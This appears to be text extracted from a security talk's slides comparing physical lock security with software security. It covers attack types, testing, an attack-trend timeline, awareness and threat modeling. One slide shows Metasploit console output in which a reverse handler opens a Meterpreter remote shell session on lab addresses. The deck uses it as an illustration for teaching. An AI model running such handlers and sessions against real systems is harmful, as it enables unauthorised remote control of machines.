
Bugs bust open 'unbreakable' Oracle 9i

Summary: *Oracle's pledge that the database software is totally secure is thrown into doubt after a number of flaws are found--including one that could let hackers take control of corporate servers.*

OPEN IN THIRTY SECONDS:

Cracking One of the Most Secure
Locks in America

Marc Weber Tobias
Tobias Bluzmanis

Brute force attacks

Brute force attacks

Brute force attacks

Denial of Service

Denial of Service

Denial of Service

Sequential attacks

- "Unknown user" versus "Incorrect password"

- Timing attacks

# Sequential attacks

Sequential attacks

Sequential attacks

Security testing

- Let an experienced security consultant look at the security?

- Use automated vulnerability scanners?

- Certification?

Certification

Tooling

Attack Sophistication vs. Intruder Technical Knowledge

Average Intruder Knowledge

Attack Sophistication

- malicious counterfeit hardware
- persistent malware infiltration & persistent surveillance
- email propagation of malicious code
- "stealth"/advanced scanning techniques
- Anticipated Attacks
- adaptive, high-impact, targeted attacks on critical infrastructures
- sophisticated command & control
- control systems targeted
- widespread attacks using NNTP to distribute attack
- supply-chain compromises
- coordinated cyber-physical attacks
- increase in worms
- widespread attacks on DNS infrastructure
- DDoS attacks
- increase in targeted phishing & vishing
- executable code attacks (against browsers)
- massive botnets
- widespread attacks on client-side software
- automated widespread attacks
- anti-forensic techniques
- GUI intruder tools
- home users targeted
- widespread attacks on web applications
- hijacking sessions
- distributed attack tools
- Internet social engineering attacks
- increase in wide-scale Trojan horse distribution
- widespread denial-of-service attacks
- techniques to analyze code for vulnerabilities without source code
- Windows-based remote controllable Trojans (Back Orifice)
- packet spoofing
- automated probes/scans

High
Low

1990   2010

Tooling

http://www.revk.uk/2013/12/abs-lock-vs-3d-printer.html

You get what you pay for

- You can't see how secure a piece of software is

- We can't all be security experts

You get what you pay for

- With locks, you can see *something*

  - But does it mean anything?

You get what you pay for

- With locks, you can see *something*

 - But does it mean anything?


| 4'49.20 | 3'57.00 | 0'40.90 | 0'34.31 | 0'02.16 |

Awareness

- Always a problem..

http://krebsonsecurity.com/2011/08/beware-of-juice-jacking/

Awareness

Holistic view

- You are depending on the environment

- You are as secure as the weakest link

```
msf exploit(handler) >
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.84.1:80
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.84.134
[*] Meterpreter session 1 opened (192.168.84.1:80 -> 192.168.84.134:1026) at Sun Jan 09 2

meterpreter >
```

Holistic view

Threat modeling

Thank you for your attention

Any questions?

walter@madison-gurkha.com
☏ +31(0)40-2377990

SPASS

http://lockpicking.ch/